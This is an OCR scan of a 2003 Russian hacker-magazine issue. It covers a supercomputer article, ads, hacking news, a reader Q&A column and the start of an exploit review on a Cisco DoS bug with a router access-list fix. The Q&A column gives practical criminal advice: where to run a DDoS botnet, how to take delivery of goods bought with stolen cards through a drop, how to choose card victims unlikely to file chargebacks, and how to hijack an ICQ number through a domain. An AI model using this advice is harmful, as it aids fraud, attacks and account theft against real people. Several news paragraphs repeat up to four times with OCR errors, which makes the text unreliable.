
формацию неделями или даже месяцами. Японский монстр справился всего за пару минут. С самого начала Earth Simulator затачивался под узкоспециализированный список задач. Японское правительство, конечно, рассчитывало использовать его ресурсы для некоторых дополнительных научных проектов, но моделирование природных процессов всегда было основной целью. Построение и обработка искусственной природной модели - сложный комплексный процесс. Сначала научным центром запрашивается информация со спутников о текущем климатическом состоянии на определенном участке. Затем данные заносятся в суперкомпьютер, где участок разбивается на множество квадратов. Каждый квадрат закрепляется за определенным процессорным узлом, где он просчитывается, а изменения заносятся в общую базу данных. Подчиняясь сложным формулам, по которым действуют законы природы и которые заложены в искусственную модель (расчет температуры и влажности, например), участок на компьютере развивается точно так же, как в реальности. Но если в реальном мире время движется размеренно, никто не мешает ускорить его ход на компьютере. И узнать, как поведет себя природа на данном участке на протяжении всего следующего года или даже столетия. Специфика тут такая, что чем меньше площадь квадрата в модели, тем более точной является сама модель и тем более сложные процессы



можно воспроизвести на всем участке. Обратной стороной является многократное повышение сложности расчетов. До Earth Simulator размер квадратов на самых передовых суперкомпьютерах был не ниже 100 км2. Иначе ждать результатов пришлось бы годами. Творение доктора Мийоши позволило снизить величину до 5-10 км2. Качество и точность моделирования возросли в 10-20 раз, а время вычислений даже снизилось! Именно так и проходит работа ES. В одно и то же время рассчитывается огромное количество участков (в первую очередь, очевидно, те, которые расположены около населенных мест), все они прокручиваются до ближайшего будущего и, если ученые замечают какие-то аномалии, информация сразу отправляется куда следует. Японский суперкомпьютер отлично подходит и для исследования влияния человека на окружающую среду. Например, эмулируя более активное попадание фреонного газа в атмосферу, можно узнать, насколько пагубным окажется его влияние на озоновый слой. Выброс CO2 обрекает Землю на глобальное потепление, и, сделав искусственный выброс большого количества этого газа, можно узнать, что произойдет при глобальном повышении температуры в мире.

Будущее больших машин

Несмотря на то, что пиковая скорость работы суперкомпьютеров может быть крайне высокой, на практике все они обычно вырабатывают мощности меньше в разы. Например, американские суперкомпьютеры серии ASCI большую часть времени работают с 15% от заявленной максимальной производительности. Сложность расчетов у ES намного выше, чем расчеты ядерных реакций на ASCI (этот комп используется для нужд военных), но и он не вырабатывается по полной. В среднем производительность Earth Simulator составляет 75% от максимальных 40,96 Терафлоп. Хотя японский ES сейчас по всем параметрам превосходит любые американские суперкомпьютеры, сдаваться раньше времени США не собираются. Компания CRAY заключила договор с Сэндийской Национальной Лабораторией и совместно с ней работает над созданием компьютера Red Storm. Машина будет базироваться на 10 тысячах процессоров AMD и уже в 2004 году сможет превзойти по производительности Earth Simulator. А к 2006 г. разработчики обещают взять барьер в 100 Терафлоп. Кроме этого CRAY делает ставку на систему Cray X1, в разработку которой вложены огромные деньги. Производительность этой крошки к концу десятилетия достигнет 1000 Терафлоп. Серьезным конкурентом в битве Титанов является для CRAY корпорация IBM со своим Blue Gene/L. Голубой ген увидит свет уже в следующем году и очевидно сразу возглавит список самых мощных в мире суперкомпьютеров (200 Терафлоп). Более мощная модель Blue Gene/C появится годом позже и будет раз в пять мощнее своего младшего собрата. В ближайшем будущем большую популярность получат распределенные системы. Любой желающий поучаствовать в научном проекте сможет скачать программу-клиент и стать одним из узлов объединенного сетевого компьютера. Подобные системы уже повсюду используются и сейчас (например, для зондирования просторов космоса), но в будущем они станут по-настоящему масштабными. Можно представить себе мощност, которую дадут связанные в один суперкомпьютер десятки миллионов PC. С каждым годом суперкомпьютеры занимают все большее место в нашей жизни. Мы не замечаем их рядом с собой, но они постоянно фигурируют на заднем плане. Когда мы узнаем прогноз погоды, слышим про новые научные отк-



рытия или смотрим фильмы. Практически ни один уважающий себя исследовательский институт сейчас не обходится без какого-нибудь мейнфрейма. Любопытство и тяга к знаниям у людей за последние десятилетия сильно возросли. Человек уже не может ждать на пути к познанию тайн вселенной. Он хочет найти ответы на все свои вопросы как можно быстрее, чтобы затем задавать новые вопросы и искать ответы уже на них. И в этой безумной гонке далеко не последнюю роль играют суперкомпьютеры. Напоследок хочу привести слова Норикио Кунигамы - одной из ученых-инженеров, работающих с ES, которая помогла мне в подготовке этой статьи: "Настанет день, когда в области науки понимание даже самых сложных, комплексных вещей станет самым обычным делом. Когда-нибудь мы перерастем наше текущее примитивное видение, при котором мы считаем все, происходящее с нами, результатом влияния окружающих событий и событий, которые произойдут в ближайшие день-два. Мы поймем, что все вокруг подчиняется вещам, находящимся неизмеримо далеко, и событиям, происходящим в очень далеком будущем. Тогда, когда мы сможем ощущать эти вещи и события, можно будет говорить о комплексном мышлении человеческого разума".

Дополнительные фото:

- www.es.jamstec.go.jp/esc/eng/GC/index.html - официальные фотки.
- <http://manila.mems.rice.edu/developer/tools/earthsimulator> - неофициальные фотки.
- www.zdnet.co.jp/news/0203/15/l_es_01.jpg - здание Earth Simulator Center.
- www.zdnet.co.jp/news/0203/15/l_es_02.jpg
- www.zdnet.co.jp/news/0203/15/l_es_03.jpg
- www.zdnet.co.jp/news/0203/15/l_es_04.jpg - скриншоты, снятые с терминала, подключенного к ES. Вот так вот работает ES.

Ссылки:

- www.es.jamstec.go.jp/esc/eng - официальный сайт Earth Simulator Center.
- www.top500.org - рейтинг 500 самых мощных в мире компьютеров.
- www.nec.co.jp/press/ja/0203/0801.html - пресс-релиз NEC о выпуске ES.
- www.netlib.org/benchmark/performance.ps - результаты тестирования ES с помощью популярного пакета Linpack benchmark.



МТС. ОПТИМА

- Недорогая связь с дорогими людьми по "Любимым номерам"
- Местные и внутрисетевые звонки с 20:00 до 8:00 - за полцены
- Входящие звонки с телефонов МТС - бесплатно**
- Звонки в область по цене городских***
- Услуга «Выходной день»

TEL.: 766-0177
www.MTS.RU



- * Стоимость минуты разговора по любимому номеру от 0,04 руб. в зависимости от региона
- ** В случае определения номера
- *** По дневному тарифу.

Тарифы приведены без учета НДС и НсП. Оплата в рублях по курсу ЦБ РФ. Не действителен при оплате.
Лицензия Министерства РФ по связи и информации ММ 666. Товар сертифицирован.

Взлом

[[NEWS

mindw0rk (xnews@real.xakep.ru)

[[NEWS

КИТАЙСКОГО ХАКСОРА ПОВЯЗАЛИ


Когда 24-летнему китайскому подданному Нину Ма выдавали студенческую визу, он клялся и зуб давал, что в США едет учиться, учиться и еще раз учиться. Но, явившись на место в Мичиганский универ, сообразил, что учеба - она ведь никуда не убежит. А молодость улепетывает и уже не вернется. Так что резвиться надо пока молодой, да еще и коль без двух минут хакер. И принялся Нин Ма отрываться вовсю. Одной студентке отправил мессагу от имени препода с предложением заняться жестким сексом в обмен на репетиторство. Киданул своего одноклассника с работой, послал его в жопу от лица работодателя. Захватил с помощью клавиатурного трояна кучу университетских мыл, поснифал множество паролей, заимел номера и пин-коды кред своих друганов, пробрался на компы преподав и слил экзаменационные задания с билетами к ним. И уже собирался провернуть какую-то особо страшную диверсию, но тут-то наш китаец и попался. Нина обвинили по 20 пунктам, в результате которых пострадали аж 60 человек. Сейчас бедолага сидит в одиночке, так как ни одна живая душа не согласилась выплатить назначенный залог в \$100000. Если на суде ему не повезет - сидеть чуваку придется еще 5 лет.



Захватил с помощью клавиатурного трояна кучу университетских мыл, поснифал множество паролей, заимел номера и пин-коды кред своих друганов, пробрался на компы преподав и слил экзаменационные задания с билетами к ним. И уже собирался провернуть какую-то особо страшную диверсию, но тут-то наш китаец и попался. Нина обвинили по 20 пунктам, в результате которых пострадали аж 60 человек. Сейчас бедолага сидит в одиночке, так как ни одна живая душа не согласилась выплатить назначенный залог в \$100000. Если на суде ему не повезет - сидеть чуваку придется еще 5 лет.

61 PHRACK УШЕЛ НА ЗОЛОТО

13 августа вышел новый выпуск самого популярного хакерского журнала Phrack (Phrack Reloaded :)). Помимо обычных рубрик Introduction, Loopback, Tools Armory и Phrack World News, в него вошли 9 статей: "Advanced Doug Lea's malloc exploits" (c) jrp, "Hijacking Linux Page Fault Handler" (c) buffer, "The Cerberus ELF interface" (c) mayhem, "Polymorphic Shellcode Engine" (c) CLET team, "Infecting Loadable Kernel Modules" (c) truff, "Building IA32 Unicode-Proof Shellcodes" (c) obscou, "Fun with Spanning Tree Protocol" (c) Владислав Мяснянин и Олег Артемьев, "Hacking da Linux Kernel Network Stack" (c) bioforge, "Kernel Rootkit Experiences" (c) stealth. Не обошлось и без профайла. На этот раз Phrack рассказал о довольно известном хакере из Исландии DiGiT. Порадовали россияне - в наполнении #61 приняли участие аж четверо наших парней. Помимо Влада и Олега, в рубрике LineNoise отличились madcr и один из авторов [[DigitalScream. Словом, всем отправляться на phrack.org, скачивать и читать.



ХОТЕЛ ПОМОЧЬ И СЕЛ В ТЮРЬМУ

Брэт МакДэниел работал в фирме Tornado Development Inc уже долгое время, но никак не мог найти общий язык со своим начальством. И все это несмотря на свою отличную квалификацию как специалиста и добросовестность в работе. Поэтому, когда подвернулась новая работенка, Брэт предупредил шефа об уходе. Незадолго до перехода на новое место, МакДэниел обнаружил в системе компании весьма опасную уязвимость. Кто угодно мог, воспользовавшись простеньким багом, ломануть защищенную сессию и получить ID аккаунта предыдущего пользователя. Брэт сообщил об этом в службу техподдержки и через пару недель был таков. Полгода спустя МакДэниел, очевидно из ностальгических соображений, зашел на сервер своего бывшего работодателя и обнаружил, что дырочка-то не залатана. Беспokoясь о благополучии TDI, парень разослал 5600 писем сотрудникам компании, в которых упомянул о бреши в защите, о возможных последствиях и о том, как обезопасить себя. В каждом письме имела ссылка на сайт Брэта, где давалась более подробная инфа. Руководство Tornado прореагировало тут же и повелело удалить все эти мессаги к такой-то матери. А вместо того, чтобы закрыть дыру - попытались скрыть все сведения о ней. После этого босс TDI обратился в полицию и через некоторое время "гадкий взломщик" был арестован. Дело передали в суд, и в итоге парня приговорили к 16 месяцам тюрьмы! Благодаря апелляции, Брэту МакДэниелу удалось выйти немного раньше, но отмотал он все равно порядочно. И главное, за что? Он в шоке сам, в шоке его друзья, многие хакеры и я тоже в шоке. Вот такая омерзительная история.


пользовавшись простеньким багом, ломануть защищенную сессию и получить ID аккаунта предыдущего пользователя. Брэт сообщил об этом в службу техподдержки и через пару недель был таков. Полгода спустя МакДэниел, очевидно из ностальгических соображений, зашел на сервер своего бывшего работодателя и обнаружил, что дырочка-то не залатана. Беспokoясь о благополучии TDI, парень разослал 5600 писем сотрудникам компании, в которых упомянул о бреши в защите, о возможных последствиях и о том, как обезопасить себя. В каждом письме имела ссылка на сайт Брэта, где давалась более подробная инфа. Руководство Tornado прореагировало тут же и повелело удалить все эти мессаги к такой-то матери. А вместо того, чтобы закрыть дыру - попытались скрыть все сведения о ней. После этого босс TDI обратился в полицию и через некоторое время "гадкий взломщик" был арестован. Дело передали в суд, и в итоге парня приговорили к 16 месяцам тюрьмы! Благодаря апелляции, Брэту МакДэниелу удалось выйти немного раньше, но отмотал он все равно порядочно. И главное, за что? Он в шоке сам, в шоке его друзья, многие хакеры и я тоже в шоке. Вот такая омерзительная история.

Полгода спустя МакДэниел, очевидно из ностальгических соображений, зашел на сервер своего бывшего работодателя и обнаружил, что дырочка-то не залатана. Беспokoясь о благополучии TDI, парень разослал 5600 писем сотрудникам компании, в которых упомянул о бреши в защите, о возможных последствиях и о том, как обезопасить себя. В каждом письме имела ссылка на сайт Брэта, где давалась более подробная инфа. Руководство Tornado прореагировало тут же и повелело удалить все эти мессаги к такой-то матери. А вместо того, чтобы закрыть дыру - попытались скрыть все сведения о ней. После этого босс TDI обратился в полицию и через некоторое время "гадкий взломщик" был арестован. Дело передали в суд, и в итоге парня приговорили к 16 месяцам тюрьмы! Благодаря апелляции, Брэту МакДэниелу удалось выйти немного раньше, но отмотал он все равно порядочно. И главное, за что? Он в шоке сам, в шоке его друзья, многие хакеры и я тоже в шоке. Вот такая омерзительная история.

Полгода спустя МакДэниел, очевидно из ностальгических соображений, зашел на сервер своего бывшего работодателя и обнаружил, что дырочка-то не залатана. Беспokoясь о благополучии TDI, парень разослал 5600 писем сотрудникам компании, в которых упомянул о бреши в защите, о возможных последствиях и о том, как обезопасить себя. В каждом письме имела ссылка на сайт Брэта, где давалась более подробная инфа. Руководство Tornado прореагировало тут же и повелело удалить все эти мессаги к такой-то матери. А вместо того, чтобы закрыть дыру - попытались скрыть все сведения о ней. После этого босс TDI обратился в полицию и через некоторое время "гадкий взломщик" был арестован. Дело передали в суд, и в итоге парня приговорили к 16 месяцам тюрьмы! Благодаря апелляции, Брэту МакДэниелу удалось выйти немного раньше, но отмотал он все равно порядочно. И главное, за что? Он в шоке сам, в шоке его друзья, многие хакеры и я тоже в шоке. Вот такая омерзительная история.

БЛАСТЕР ЗАДАЛ ЖАРУ СЕТИ

Новая вирусная эпидемия, вспыхнувшая в середине августа, подняла на уши весь интернет. Виной тому - маленький, но чрезвычайно шустрый червячок по имени Blaster (LoveSan). Через пару дней после его появления в Сети, жертвами зверушки стали несколько сотен тысяч компьютеров по всему миру. В некоторых узлах скорость передачи данных замедлилась в сто раз. Для распространения Бластер использовал свежую, но уже изрядно шумевшую дырку в сервисе DCOM RPC операционнок WinXP/2K. Червячок проник на компьютер и предоставлял своему хозяину возможность творить на захваченном компе все, что в голову придет. Проверить, попал ли в число жертв ты - дело пары минут. Достаточно вспомнить, ребутилась ли машина с ошибкой "RPC service failing", и посмотреть, имеется ли в папке windows\system32 файл msblast.exe. Если тебе повезло, заблокируй на всякий случай 135, 69 и 4444 порты. А если зверушка уже успела познакомиться с твоей виндой поближе - шустро двигай на мздаевский сайт и скачивай патч: www.microsoft.com/technet/treeview?url=/technet/security/bulletin/MS03-026.asp.



Новая вирусная эпидемия, вспыхнувшая в середине августа, подняла на уши весь интернет. Виной тому - маленький, но чрезвычайно шустрый червячок по имени Blaster (LoveSan). Через пару дней после его появления в Сети, жертвами зверушки стали несколько сотен тысяч компьютеров по всему миру. В некоторых узлах скорость передачи данных замедлилась в сто раз. Для распространения Бластер использовал свежую, но уже изрядно шумевшую дырку в сервисе DCOM RPC операционнок WinXP/2K. Червячок проник на компьютер и предоставлял своему хозяину возможность творить на захваченном компе все, что в голову придет. Проверить, попал ли в число жертв ты - дело пары минут. Достаточно вспомнить, ребутилась ли машина с ошибкой "RPC service failing", и посмотреть, имеется ли в папке windows\system32 файл msblast.exe. Если тебе повезло, заблокируй на всякий случай 135, 69 и 4444 порты. А если зверушка уже успела познакомиться с твоей виндой поближе - шустро двигай на мздаевский сайт и скачивай патч: www.microsoft.com/technet/treeview?url=/technet/security/bulletin/MS03-026.asp.

Новая вирусная эпидемия, вспыхнувшая в середине августа, подняла на уши весь интернет. Виной тому - маленький, но чрезвычайно шустрый червячок по имени Blaster (LoveSan). Через пару дней после его появления в Сети, жертвами зверушки стали несколько сотен тысяч компьютеров по всему миру. В некоторых узлах скорость передачи данных замедлилась в сто раз. Для распространения Бластер использовал свежую, но уже изрядно шумевшую дырку в сервисе DCOM RPC операционнок WinXP/2K. Червячок проник на компьютер и предоставлял своему хозяину возможность творить на захваченном компе все, что в голову придет. Проверить, попал ли в число жертв ты - дело пары минут. Достаточно вспомнить, ребутилась ли машина с ошибкой "RPC service failing", и посмотреть, имеется ли в папке windows\system32 файл msblast.exe. Если тебе повезло, заблокируй на всякий случай 135, 69 и 4444 порты. А если зверушка уже успела познакомиться с твоей виндой поближе - шустро двигай на мздаевский сайт и скачивай патч: www.microsoft.com/technet/treeview?url=/technet/security/bulletin/MS03-026.asp.

ТЬМА В АМЕРИКЕ - СЛУЧАЙНОСТЬ ИЛИ ДИВЕРСИЯ?

Когда я услышал новость о том, что на какое-то время половина Америки осталась без света, то только плечами пожал. Вон, в нашем украинском пгт свет вырубает когда хотят, воды не бывает неделями, а про отопление я вообще молчу. Откуда столько шума? Ах да, Америка - цитирую: "цивилизованная страна". И как только Статуя Свободы, Нью-Йорк и иже с ними погрузились во мрак, поднялась просто чудовищная паника. Даже не из-за самого факта отключения, а оттого, что никто толком не смог объяснить, какого хрена Америку лишили цивилизованности. Тысячи компаний понесли миллионные убытки, миллионы американцев получили глубокую психическую травму. Но из-за чего? У всех свои версии. У одних - Чубайсу не заплатили, вот он их и вырубил, у других - Нео проник в сердце Матрицы и чего-то там нахимичил. Но интересными мне показались две версии. Демон на mazafaka.ru предположил, что американская заварушка - не

что иное, как последствия эпидемии Blaster'a, который проник в локальную сеть Нью-Йоркского Агентства Электроснабжения и вывел из строя тамошние компы. Вполне вероятно, если откинуть факт, что червь не деструктивен. Drunken Paladin на секулэбе оставил версию, мол, это тайная диверсия Билла Гейтса, который таким образом решил уменьшить потери Microsoft'a от пресловутого червя. Билл ударил в самое сердце Америки, где количество жертв Blaster'a достигает 60%, и тем самым уменьшил скорость распространения зверюги. Тоже звучит правдоподобно, если не принимать во внимание факт, что Билли хоть и жадный, но не маньяк и на террориста вроде не похож. Миллионы людей сейчас ломают голову над причиной происшедшего, строят свои гипотезы и ждут выводов Большого Брата.



ПЛАТИ ЗА СВЕТ, НЕ ОТХОДЯ ОТ КОМПА!

С быстрым ростом популярности интернета в России, правительство начинает задумываться, как этот самый интернет использовать для облегчения жизни и народу, и, конечно же, себе. Приятной новостью для москвичей стало официальное сообщение о том, что осенью этого года можно будет платить за коммунальные услуги через Сеть. Хотя такая фишка существует уже не первый месяц, полноценной системой назвать ее нельзя. Все равно приходилось дожидаться, пока тетя из ЖЭКа принесет квитанцию об оплате. А сейчас ни тетя не нужна, ни очередь в сбербанке стоять не нужно. Зашел на сайт, посмотрел текущее состояние счетов и с помощью кредитки (или системы электронных платежей) обнулil долги. Удобно? Весьма! Сейчас авторы этой системы доводят ее до ума и стараются обезопасить от всяких там хакеров. Остается дожидаться нового сервиса и посмотреть, будет ли он настолько защищенным, каким нам его обещают.

ФБР АРЕСТОВАЛО СВОЕГО ХАКЕРА

Джис Татл aka Наскаh Jak считал себя "хорошим" хакером. Не white hat'ом, но как минимум gray. Да, он взламывал системы, проникал куда попало и куда не следует, но делал это чисто из исследовательских побуждений и всегда сообщал о дырах админам. Но когда его схватило за задницу ФБР, людям в черном было по фигу, black он там или gray. Хакер - значит виновен. Чтобы отмазаться от штрафов и тюрьмы, Джис предложил сотрудничество и полное подчинение властям. На том и порешили. С тех пор Наскаh Jak стал правой рукой федерального бюро, защищая их сети и выслеживая нехороших парней. Причем за свою работу он получал реальные деньги. Все бы ничего, но недавно Джис снова был арестован, причем людьми, на которых как бы работал. Оказалось, что парень, помимо легальных взломов для нужд правительства США, промышлял на стороне. А именно - ломал всякие системы шутки ради, да еще и хранил у себя на домашнем винте детскую порнушку. Когда его проводили в комнату для допросов и начали дрючить, хакер клятвенно заверил, что он агент 007 и все, что им делалось - вершилось исключительно в интересах родины и конкретно ФБР. Но не верят ему, к сожалению. Сейчас в ФБР идут внутренние разборки, и выясняется, каковы были истинные мотивы правительственного хакера. Правда, пока все складывается не в пользу последнего.



Локур.

Качество
в каждой детали.



Дизайн
Долговечность
Практичность
Доступность
Многофункциональность



www.lokur.ru

Наши дистрибьюторы:
www.denikin.ru; www.lizard.ru;
www.elsie.ru; www.citilink.ru

НАСК-FAQ

Эмиль DusterX Хасанов (hack-faq@real.xaker.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :)

<??? Правда ли, что были похищены базы юзеров некоторых сотовых операторов? Наверное, хакеры отчебучили, как это удалось?

А: В январе 2003 года пресс-секретарь МТС открыто заявила, что часть базы Мобильных Телесистем была похищена. Украденная база насчитывает около 5,5 миллионов абонентов. Актуальность базы относится к сентябрю-октябрю прошлого года, когда был захвачен террористами "Норд-Ост". По версии "Новой газеты", это временное совпадение объясняется чекистским следом в похищении базы: в тот момент погони имели прямой доступ к системе, ведь "шифрование" было снято. Версия остается наиболее популярной, в то время как мало кто верит в проделки хакерманов. База открыто продается на лотках с варезом или на перекрестках по цене около 300-500р. В базе находится инфа по ФИО абонента, его прописке, номеру паспорта и другим полезным вещам. Проверенной информации о нахождении в массовой продаже баз "Билайна" и "Мегафона" не имеется.

<??? Есть лопух, который поставил в примари мейл (Primary mail) какую-то левоту, типа bbbb@aaa.com. Пацаны сказали купить домен по угнанной кредитке, но домен уже занят! Очень хочу эту аську, как мне быть?

А: Во-первых, одним примари мейл захват асек не ограничивается. Я не знаю вещей, которые могли бы помешать отобрать номер у чеда, прописывающего подобные майлы. Во-вторых, стоит посмотреть, когда заканчивается срок поддержки домена, т.к. домены, не имеющие смысла и ценности, часто не продлеваются после первой покупки. После окончания соглашения можно успеть перекупить домен. В-третьих, при минимальном знании английского и основ социальной инженерии, можно уговорить владельца домена переслать тебе майл от AOL'a с паролем.

<??? Слышал, что заюзав непрозрачный прокси, можно двигаться анонимно по вебу. Где обычно сшибают списки проксей и проверяют их на анонимность?

А: Проще всего добывать списки серверов на www, разыскивая их по ключевым словам "proxu+list". Списки обычно неактуальны, и в случае индустриального использования листа (брутфорс, автоматическая забивка кредиток, IRC-атаки клонами) оказываются бесполезными. Часто сбором и распространением прокси-листов занимаются сайты, вроде void.ru, которые также причисляют базы под определенный формат (DNSBL). Можно заглянуть на www.proxys4all.com, www.proxycchecker.ru и proxu.dorsdorf.ru. Старое и проверенное место чеканья прокси: leader.ru/secure/who.html, а также www.privacy.net/analyze. Довольно эффективный способ сбора проксей остается сканирование. Под винды крайне популярен Proxu Hunter, в *nix'ах подойдет тот же ппар, хотя сам в последнее время пользовался тулзой Yaph. Есть специальные платные сервисы, регулярно снабжающие свежими прокси/соксами, часто с географической сортировкой (необходимо для кардеров).

<??? Заметил одну поганую вещь в системе: при попадании на несуществующий сервер, вместо сообщения о DNS-ошибке, выскакивает какая-то убогая реклама! Меня похакали, как вылечиться-то?

А: Сложно сказать, как ты попался. Возможно, проблема возникла из-за твоей невнимательности, а возможно, комп похакали путем эксплуатации ошибок системы. В первом случае, при установке нового софта в систему, у тебя заменился файл shdoclc.dll, отвечающий за содержание страницы DNS-ошибки. Во втором случае, файл был подменен через одну из уязвимостей системы (например, баг браузеры или шары). Чтобы вернуть счастье стандартного DNS-сообщения, придется поставить оригинальный shdoclc.dll файл в систему.

<??? Мы собираем ботнет, хотим устроить ДОСы. Куда лучше это стадо пригнать? Какой IRC-сервер выбрать?

А: Ответ зависит от самого типа атак. Если ты собираешься бомбить универ, соседнюю локалку или кошмарить чемпы по контре, то логичнее размещаться на собственном IRC-сервере. Совсем другое дело, когда ты начинаешь сетевую войну с серьезными парнями за IRC-канал или за влияние по кардерской теме. Тогда лучше вешать всю эту ботву в открытой ИРК-сети, вроде популярного ныне среди ДОСеров irc.icq.com. Т.к. при боевых действиях повышаются шансы, что твой ботнет отследят и начнут отбивать атаки нападением на твой личный ИРК-хост. Последнее чревато финансовыми затратами, личными проблемами с начальством и перебоями в работе. Публичные IRC-сервера тоже проблематичны, т.к. частенько ирковы отслеживают боевых ботов, k-line'ят их, замораживают ники и каналы хозяев стада (в сервисных сетях), да и твоим врагам для закрытия ботнета будет достаточно накатать abuse админам ИРК-сети. В общем, все четко привязано к конкретному случаю.

<??? Я накардил себе ноутбук, сейчас он повис у дропа. Парень непроверенный, так что о предоплате не может быть и речи. Как бы оплатить посылку при получении?

А: У нас подобная опция с давних пор существует под кодовым названием "наложенный платеж". Большинство служб экспресс-доставки также ее поддерживают. Для их поиска используется ключевая фраза "Payment with Delivery". К примеру, у проверенного USPS, это зовется Pay@Delivery (www.usps.com/money/payfordeliveries/welcome.htm). Иногда возникают неприятности при пересчете валюты: в некоторых странах посылку можно оплатить лишь в местной валюте по заявленному сервисом курсу. Так что лучше заранее обговаривать подобные нюансы с отправителем.

<??? Мне говорят, что кардить на 20-30 баксов безопасно, т.к. америкосы боятся неких chargeback'ов. Правда ли это, и кто такие эти чардж?

А: Chargeback - процесс возврата денег "на карту". Происходит это обычно путем отказа от купленного товара/услуги. К примеру, ушастый видит в статистике онлайн-банкинга, что по его карте купили пять шелл- и порно-аккаунтов. Ушастый звонит персональному банкиру: ахтунг, меня обокрали! Банк запускает chargeback, который проходит с разной степенью успеха: сложнее, если деньги уже списали, проще, когда поставили резерв на сумму. Америкосы часто игнорируют мелкие крахи со своих карточек, т.к. при последующих открытиях счетов, получении кредитов, банк обращает внимание на кредитную историю ушастого. И плохо, если она будет украшена постоянными возвратами (чарджбэки). Банк может и вовсе заблокировать карту после сообщения о fraud'e (мошенничестве с картой) или отрубить транзакции из инета, что свяжет руки америкосу, который готов отдать 20 уев, дабы избежать траблов. Конечно же, малоимущий индивид будет биться и из-за 5 копеек. Так что если в базе СС есть инфа о том, что было приобретено в шопе, стоит призадуматься над обеспеченностью клиента, а, следовательно, и его активностью в борьбе за похищаемые копейки.

<??? Поставил на свой сайт платные модные скрипты, которые я добыл 4free. Сейчас программеры этих скриптов пишут, что хорошо бы мне отбашлять им за софт... Как меня смониторили?

А: Методы защиты платного веб-софта могут быть самыми разнообразными, и что именно имело место в твоём случае, сказать трудно, т.к. неизвестно, что ты конкретно поставил. Часто лицензия генерится под каждый отдельный сайт, где предполагается юзать софтинку. Таким образом, по понятным причинам, твой сайт в их список не попал. Другой вопрос, как они узнали, что ты юзаешь их продукт? Скорее всего, при запуске их движка в системе, отправляется сообщение программерам "меня посадили". Или же движок оставляет признаки, по которым его можно отыскать в поисковике по ключевым словам. Отсюда и решение: необходимо изучить сорцы системы на наличие sruwage, которая сливает инфу кодерам. Т.е. вычистить все следы копирайтов и ссылки на сайт производителя. Конечно, удалять авторские права - некрасиво, и мы не рекомендуем так поступать, ибо если кодер не получает денег, то пусть хоть немного славы обломится ;).

<??? Что такое эксплоит и руткит?

А: Эксплоит - программа, реализующая определенную уязвимость софта, скрипта или операционки. Например, имеем уязвимость в sshd, которую вручную заюзать сложно. Тогда пишем эксплоит (exploit, спloit) или качаем/вымениваем готовый. Есть ряд кодеров, пишущих эксплоиты на заказ. Руткит - набор программ/скриптов для незаметного контроля над системой, в классическом понимании - *nix'a. Грубо говоря, руткит выписывает root-права юзеру, но делает это неявно для законного админа сервера. Здесь многие путают эксплоит с руткитом: с помощью первого захватывают рута, а второй уже помогает сохранять владение над системой. Эксплоиты отыскиваются в том же Bugtraq'e (securityfocus.com/archive), rootkit'ы удобно искать на Packetstorm'e (packetstormsecurity.nl).



TIPS & TRICKS

Экстремальный апгрейд

Возьми шлейф, разрежь после каждого 2 провода (можно все распустить, если не лень). Далее собери провода шлейфа вместе (старайся, чтобы они не перекрутились), обмотай фольгой и скрепи все это изолентой. К фольге не забудь примотать провод, когда будешь ставить шлейф на место, провод от фольги кинь на корпус системника. Подобным образом я поступил со всеми шлейфами в системном блоке (FDD, HDD, CDROM, питание). После этой процедуры в системном блоке стало больше свободного места, упала температура (теперь не поднимается выше 39), стал быстрее определяться диск в CDRW (у меня в системе CDROM и CDRW), исчезла наводка на звуковую плату, и, вроде как, стало тише.

The_Rat
the_rat@ostrov.sakhalin.ru
http://dolinsk.boom.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Skyarov@real.hacker.ru. Ведущий рубрики Tips&Tricks Иван Скляр.

TIPS & TRICKS

Если ты постоянно забываешь, какой сегодня день недели, то измени полный формат даты в "Региональных настройках" (Панель управления - Язык и стандарты - Настройка - Дата) на "дддд. д ММММ гггг "г." (в англ. версии: "dddd, d MMMM yyyy "g.""). И тогда, подведя мышку к часикам в Панели задач, увидишь на экране не только число, но и день недели.

polishuki
polishuki@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Skyarov@real.hacker.ru. Ведущий рубрики Tips&Tricks Иван Скляр.

ЖУРНАЛ
TOTAL
DVD



ОБЗОР ЭКСПЛОИТОВ

CISCO DOS EXPLOIT

Описание:

17 июля 2003 года в bugtraq появилась статья об уязвимости роутеров Cisco. После того как на циску отправлялся умело сгенерированный Ipv4 пакет определенного протокола, злоумышленник мог заблокировать интерфейс машины. Вскоре появился удаленный эксплоит, реализующий эту багу. Но в коде были умышленно добавлены ошибки, поэтому эксплоит приходилось обрабатывать напильником, иначе он не работал. Примечательно, что исправить эти ошибки мог человек, знающий Си весьма поверхностно. А через несколько дней появился другой эксплоит, демонстрирующий эту же уязвимость, но полностью рабочий.

Защита:

В срочном порядке Cisco выпустила новую версию своего софта. Получить информацию об этом можно на advisory официального сайта: www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml. Если ты ленивый админ и не хочешь менять софт, то просто добавь несколько правил в access-list роутера:

```
access-list 101 deny XXX any any
где вместо XXX должны быть следующие значения: 53, 55, 77, 103. Именно по этим протоколам и происходит DoS.
```

Ссылки:

